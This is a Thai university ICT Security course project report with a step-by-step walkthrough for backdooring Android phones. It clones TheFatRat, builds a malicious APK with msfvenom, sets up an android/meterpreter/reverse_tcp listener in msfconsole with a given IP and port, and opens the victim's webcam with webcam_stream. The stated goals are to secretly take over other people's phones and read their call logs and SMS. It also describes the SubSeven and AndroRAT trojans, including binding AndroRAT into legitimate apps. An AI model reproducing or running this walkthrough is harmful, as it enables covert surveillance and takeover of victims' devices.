โครงงาน

วิชา 322376 ICT Security

นางสาวชนันท์ภักค์	ทวีชัยจุฑานนท์	573020800-9
นางสาวณัฐสุดา	ธนานุกูลสมบัติ	573020805-9
นางสาวพินิตสุภา	หาญสมบัติ	573020815-6
นายขัตติยะ	ศรีพันดอน	573021381-8
นายปวริศ	บุตรพันธ์	573021400-0
นางสาวภรณ์นภัส	กูลอิทธิเชษฐ์	573021404-2

อาจารย์ประจำวิชา

รศ.ดร.จักรชัย โสอินทร์

สาขาเทคโนโลยีสารสนเทศและการสื่อสาร

ภาควิชาวิทยาการคอมพิวเตอร์ คณะวิทยาศาสตร์

มหาวิทยาลัยขอนแก่น

1. วิชา 322376 ความมั่นคงเทคโนโลยีสารสนเทศและการสื่อสาร โดย อ.จักรชัย โสอินทร์

2. หลักการและเหตุผล ทำทำไม?

ทำให้เราสามารถแฮกข้อมูล แก้ไขข้อมูล และเพิ่มความสามารถให้กับตัวระบบของเราได้ ตัวอย่างฟังชั่นที่มีประโยชน์ที่เราได้มาหลังจากการ ใช้ fatrat เช่น การแฮคเปิดกล้องของคนอื่น การแบบดูข้อมูลบันทึกการโทรเขา-ออก และ ข้อมูล sms ได้ โดยที่เครื่องเป้าหมายไม่สามารถรู้ได้

3.วัตถุประสงค์

-ทำการ Hack android ของคนอื่น เพื่อทำให้ตัวเองกลายเป็น Adminstrator เพื่อที่จะที่สามารถแก้ไขไฟล์ ตั้งค่าการทำงาน และดึงขอมูลภายในเครื่องที่ Hack ได้

4. มีคนทำหรือยัง 2 คน/งาน; ภาพรวม จะทำอะไร ประมาณไหน วาดภาพให้เห็นภาพ และ/หรือ อธิบายเครื่องมือที่จะมาปรับแต่ง ติดตั้งให้เห็นภาพ (references)

1. วิชา 322376 ICT Security โดย อ.จักรชัย โสอินทร์

2. ปัญหาการโจมตี ด้านเว็บมีความสำคัญ มีค่าสถิติ เสียหายเท่าไร

3. จะศึกษาการโจมตี Web Security + จะติดตั้งวิธีการโจมตีแบบ man-in-the-middle

4. งานวิจัยที่เกี่ยวข้อง

4.1 SubSeven ความสามารถ : ทำให้ก่อให้เกิดความเสียหายเช่น ซ่อนเคอร์เซอร์คอมพิวเตอร์ เปลี่ยนการตั้งค่าระบบ หรือโหลดขึ้นเว็บไซต์ อีกทั้งขโมยรหัสผ่านและรายละเอียดบัตรเครดิต

4.2 AndroRAT ความสามารถ : ผู้โจมตีสามารถขูดข้อมูลส่วนบุคคลจากโทรศัพท์ที่ใช้ AndroidAndroRAT สามารถเรียกดูบันทึกการโทรของโทรศัพท์ตรวจสอบข้อความ SMS และโทรถ่ายภาพและโทรออก สามารถใช้เครื่องผูกแพคเกจ AndroRAT ลง app ที่ถูกต้องตามกฎหมายที่มอง เช่น เกม Angry Birds เครื่องผูกค่าใช้จ่าย $ 37 ถึงซื้อออนไลน์ขณะ AndroRAT เป็นแหล่งฟรี

5. ภาพรวม


- เครื่องมือที่ใช้ VMware + Kali Linux

5.ขั้นตอนการติดตั้งและใช้งาน

1.ดาวน์โหลดโปรแกรม โดยใช้ฟังก์ชั่น Git ใน Command ด้วยคำสั่ง


Git clone https://github.com/Screec/TheFatRat.git

เสร็จแล้วย้าย path ไปที่ Folder ที่เราโหลดไว้



2.เสร็จแล้วไปที่ Folder ที่เรา set up ไว้ cd TheFatRat แล้วทำการใช้คำสั่ง cd setup/

chmod +x setup.sh && ./setup.sh เพื่อ setup Program




3.ขั้นต่อไปจะทำการเปิด program FatRat โดยใช้คำสั่ง


Chmod +x fatrat

Chmod +x powerfull.sh


.fatrat



4.นี่คือฟังก์ชัน ที่ fatrat ให้มา ในกรณีจะใช้ ฟังก์ชั่นที่ 01 คือฟังก์ชั่น CREAT BACKDOOR WITH MSFVENOM



5.หน้านี้จะให้เลือก ระบบปฏิบัติการ ในกรณีเลือก 3 ANDROID >> FatRat.apk




6.เสร็จแล้ว Program จะให้ใส่ IP เครื่อง(IP หาได้จากคำสั่ง # ifconfig)

ในกรณีนี้ IP คือ 10.199.2.59


ตั้ง Port:1111 เสร็จแล้ว

ตั้งชื่อไฟล์ที่เราต้องการ securitysec3



7.ต่อไปจะทำการเปิด Sever เพื่อรับ App ที่เราสร้างไว้ และทำการส่งข้อมูลเข้าไปโดยใช้คำสั่ง


msfconsole



8.เสร็จแล้วก็ทำการ set payload android ที่เราสร้างไว้ set payload android/meterpreter/reverse_tcp


เสร็จแล้วทำการ set IP :10.199.2.59 และ set port:1111

เสร็จแล้ว เปิดทำการรับ progress: exploit




9. เสร็จแล้วเหยื่อของเราก็จะทำการ connect มา

เสร็จแล้วเปิดคำสั่ง Help จะมีฟังก์ชั่นต่างๆให้เลือก




10.ในที่นี้เราจะยกตัวอย่างการ การเปิด webcam โดยใช้คำสั่ง webcam_stream


เพื่อแฮคเปิดกล้องของคนอื่นโดยที่เขาไม่รู้ตัว ไม่สามารถตรวจสอบได้ และไม่สามารถปิดได้





ยกตัวอย่างฟังชันต่าง ๆที่โปรแกรมสามารถทำได้


รายชื่อฟังชันแต่ละหมวด






